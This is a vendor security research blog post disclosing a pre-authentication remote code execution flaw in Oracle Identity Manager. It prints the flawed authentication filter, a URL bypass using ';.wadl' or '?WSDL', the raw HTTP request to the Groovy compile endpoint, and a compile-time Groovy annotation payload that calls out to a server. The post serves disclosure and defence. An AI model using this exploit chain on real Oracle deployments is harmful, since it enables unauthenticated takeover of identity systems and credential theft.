 Research
Research
Research November 20, 2025
Earlier this year, in January, Oracle Cloud’s login service (login.us2.oraclecloud.com) was breached—this led to the compromise of 6M records and over 140k Oracle Cloud tenants. Analysis showed that the threat actor had exploited an older CVE (CVE-2021-35587) to achieve RCE on this host before exfiltrating all credentials.
This marked one of the most significant compromises of a cloud provider to date, and ironically, it was because they were running their own software, albeit an outdated version without security patches applied.
Oracle’s Identity Management software is not just in use by Oracle itself. Hundreds of enterprises and government entities rely on this software to safeguard their users’ credentials and identities.
Taking a closer look at the software running on Oracle Cloud’s login host and our customers’ attack surfaces, we discovered a pre-authentication RCE vulnerability in Oracle Identity Manager (CVE-2025-61757). This pre-authentication RCE we found would also have been able to breach login.us2.oraclecloud.com, as it was running both OAM and OIM.
This blog post details how Searchlight Cyber’s Security Research team discovered this vulnerability, enabling our customers to protect against this pre-authentication RCE before it was exploited in the wild. Our customers received 83 days of pre-emptive monitoring and protection from this vulnerability before the publication of this blog post.
After extracting the source code of the product, which we discovered to be Oracle Identity Governance Suite 12c 12.2.1.4.0, we found ourselves looking at a behemoth; the application was split into multiple .ear files, each of which contained many .war files.

Not knowing where any of the web routes or files were located in the application, we needed a way to get a foothold in the codebase. The way we typically do this is to extract all the application’s sources, then search for patterns or routes we know exist. In our case, after extracting the source code and all the bundles resources in the .war files, we knew that there was a /identity/faces/helppages/main.jspx just something from playing around with the application, so we started by searching for this. Indeed, we could find the jspx file within the oracle-idm-uishell.jar, which was in turn in the oim.ear file. Seeing this, we started looking at the oim.ear file, assuming the main application resided in there.
After looking through the codebase, the first thing that jumped out was the REST management APIs. These APIs were exposed in the web.xml and contained lots of dangerous-looking functionality:
<module>
    <web>
        <web-uri>rest-oig-adminservice.war</web-uri>
        <context-root>/iam/governance/adminservice/api/v1</context-root>
    </web>
</module>
<module>
    <web>
        <web-uri>oimrest.war</web-uri>
        <context-root>/iam/governance/configmgmt</context-root>
    </web>
</module>
<!-- ... -->
<module>
    <web>
        <web-uri>applicationrest.war</web-uri>
        <context-root>iam/governance/applicationmanagement</context-root>
    </web>
</module>
<!-- snip -->
We picked a random endpoint from applicationrest.war:
    @GET
    @Produces(value={"application/json"})
    @Path(value="/templates")
    public List<Application> findTemplates(@QueryParam(value="name") String name, @QueryParam(value="isAuth") String isAuth, @QueryParam(value="isDisconnected") String isDisconnected, @Context HttpServletResponse response) throws Exception {
        ApplicationRestLogger.LOGGER.entering(ApplicationrestServiceController.class.getName(), "findTemplates()");
        List<Application> applist = null;
        try {
            applist = ApplicationrestServiceImpl.findTemplates(name, isAuth, isDisconnected);
        }
        catch (Exception e) {
            ApplicationRestLogger.LOGGER.log(Level.SEVERE, null, e);
            response.sendError(500, e.getMessage());
        }
        ApplicationRestLogger.LOGGER.exiting(ApplicationrestServiceController.class.getName(), "findTemplates()", applist);
        return applist;
    }
This endpoint does not appear to do any authentication itself. However, when we access it at /iam/governance/applicationmanagement/templates, we get a 401. What gives?

In enterprise Java applications, especially old ones, one possible way to implement authentication checks is a central filter defined in the web.xml . While not a great pattern, it’s very common and this application is no different; a quick peek into the REST API war’s web.xml reveals the use of the aptly-named SecurityFilter:
<filter-name>OWSM Multitoken Noauth Filter</filter-name>
<filter-class>oracle.wsm.agent.handler.servlet.SecurityFilter</filter-class>
<init-param>
    <param-name>servlet-name</param-name>
    <param-value>Jersey REST Service</param-value>
</init-param>
At Searchlight Cyber, we have found that central filters like this are almost always bypassable. The reason tends to be as follows: the SecurityFilter handles every route in the application, but there is almost always a set of routes that developers want to allow for all users, including unauthenticated ones.
Since the security filter is not attached to the route itself (which is more modern and secure), it is forced to implement a whitelist based on regular expressions or string matching against the request URI. This system is very error-prone, and there are typically ways to trick these filters into thinking we’re accessing an unauthenticated route when we’re not.
With all that in mind, let’s look at the SecurityFilter:
    private static final Pattern WADL_PATTERN = Pattern.compile("\.[wW][aA][dD][lL](.)*\z");

    public void doFilter(ServletRequest request, ServletResponse response, final FilterChain chain) throws IOException, ServletException {
        LOGGER.entering(CLASSNAME, "doFilter", new Object[]{request, response, chain});
        final HttpServletRequest httpRequest = (HttpServletRequest)request;
        HttpServletResponse httpResponse = (HttpServletResponse)response;
        WsmHttpResponseWrapper httpResponseWrapped = new WsmHttpResponseWrapper((HttpServletResponse)response);
        if (httpRequest.getQueryString() != null
            && httpRequest.getQueryString().trim().equalsIgnoreCase("WSDL")
            || WADL_PATTERN.matcher(httpRequest.getRequestURI().trim()).find()) {
            chain.doFilter((ServletRequest)httpRequest, (ServletResponse)httpResponse);
        } else {
            // ... check auth ...
        }
    }
Did you catch that? If we want, we can add ?WSDL to any route and completely bypass authentication for the REST APIs!
However, we weren’t satisfied with this, as many REST APIs required GET parameters. Have a look at the second condition:
WADL_PATTERN.matcher(httpRequest.getRequestURI().trim())At first, this doesn’t seem that practical – the regex requires that the URL ends with .wadl, and adding this to the end of a rest endpoint would cause a 404. However, if you run into these checks often enough, you end up bookmarking this stackoverflow question, which explains exactly what getRequestURI, getRequestURL and so on return. And looking at it, it turns out that what getRequestURI returns accepts Java’s infamous path parameters. So we can visit a URL like:
/iam/governance/applicationmanagement/templates;.wadlTo completely bypass authentication!
What can we do with the authentication bypass? The best outcome would be a straightforward RCE, and scrolling through the list of endpoints available to us, the groovyscriptstatus endpoint stood out:
    @POST
    @Consumes(value={"application/json"})
    @Path(value="/applications/groovyscriptstatus")
    public Response compileScript(String script) throws Exception {
        ApplicationRestLogger.LOGGER.entering(ApplicationrestServiceController.class.getName(), "compileScript(String)", new Object[]{script});
        try {
            ApplicationrestServiceImpl.compileScript(script);
        }
        catch (Exception e) {
            ApplicationRestLogger.LOGGER.log(Level.SEVERE, null, e);
            return Response.status((int)500).entity((Object)e.getMessage()).type("text/plain").build();
        }
        ApplicationRestLogger.LOGGER.exiting(ApplicationrestServiceController.class.getName(), "compileScript(String)");
        return Response.status((Response.Status)Response.Status.OK).entity((Object)"Script Compilation Successful").type("text/plain").build();
    }
At first glance, this looks like a really straightforward RCE from compiling a Groovy script. However, when we tried it, something strange happened:
POST /iam/governance/applicationmanagement/api/v1/applications/groovyscriptstatus;.wadl HTTP/1.1
Host: idm.host.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

def username = System.getProperty("user.name")
println "User: $username"

...

HTTP/1.1 200 OK

Script Compilation Successful
After re-reading the source code, we discovered that the application compiles the Groovy script but doesn’t execute it! We later learned that this endpoint is meant for syntax-checking Groovy code, so it makes sense that it would compile it but not execute it.
One natural question is: if we can compile Groovy code but not execute it, can we get RCE? Seeing this problem, we immediately recalled a similar idea we had seen before in the Real World CTF 2022 called Secured Java. In this challenge, players were asked to get a shell if their code was compiled with an empty security manager.
The solution relies on the Java annotation processor: Java annotations are executed at compile time, not at run time, so they are free from the constraints of the Java security manager. Annotation code is fully fledged Java code and can call system functions, read files, etc., just like regular Java code can.
Since Groovy is built on top of Java, we felt we should be able to write a Groovy annotation that executes at compile time, even though the compiled code is not actually run. Some back and forth from the LLM later, we had this:
import groovy.transform.ASTTest
import org.codehaus.groovy.control.CompilePhase

class Demo {
    @ASTTest(phase = CompilePhase.SEMANTIC_ANALYSIS, value = {
        try {
            def connection = new URL("https://our.outbound.server").openConnection()
            connection.setRequestMethod("GET")
            def response = connection.getInputStream().getText()
        } catch (Exception e) {}
    })
    static void main(String[] args) {}
}

Demo.main()
When we submitted this to the groovyscriptstatus, we got a callback! Success, RCE!
Given the complexity of some previous Oracle Access Manager vulnerabilities, this one is somewhat trivial and easily exploitable by threat actors.
The vulnerability our team discovered follows a familiar pattern in Java: filters designed to restrict authentication often contain easy-to-exploit authentication bypass flaws. Logical flaws in how Java interprets request URIs are a gift that continues giving when paired with matrix parameters.
Participating in CTFs, or even staying up to date with research in the CTF space, continues to pay dividends, giving us unique insights into how we can often turn a seemingly unexploitable bug into an exploitable one.
Our security research showcases the core capabilities of the Assetnote Platform, delivering continuous, real-time, automated monitoring of your external attack surface. By integrating Searchlight Cyber’s industry-leading proactive threat intelligence with comprehensive real-time Asset Discovery and Contextual Vulnerability Analysis into a unified Exposure Management framework, Assetnote helps organizations stay ahead of emerging risks — providing what security teams need most: pre-emptive defense capabilities.
Searchlight Cyber’s ASM solution, Assetnote, provides industry-leading attack surface management and adversarial exposure validation solutions, helping organizations identify and remediate security vulnerabilities before they can be exploited. Customers receive security alerts and recommended mitigations simultaneously with any disclosures made to third-party vendors. Visit our attack surface management page to learn more about our platform and the research we do.
Research
Research Searchlight Cyber is used by security professionals and leading investigators to surface criminal activity and protect businesses. Book your demo to find out how Searchlight can:

Enhance your security with advanced automated dark web monitoring and investigation tools

Continuously monitor for threats, including ransomware groups targeting your organization

Prevent costly cyber incidents and meet cybersecurity compliance requirements and regulations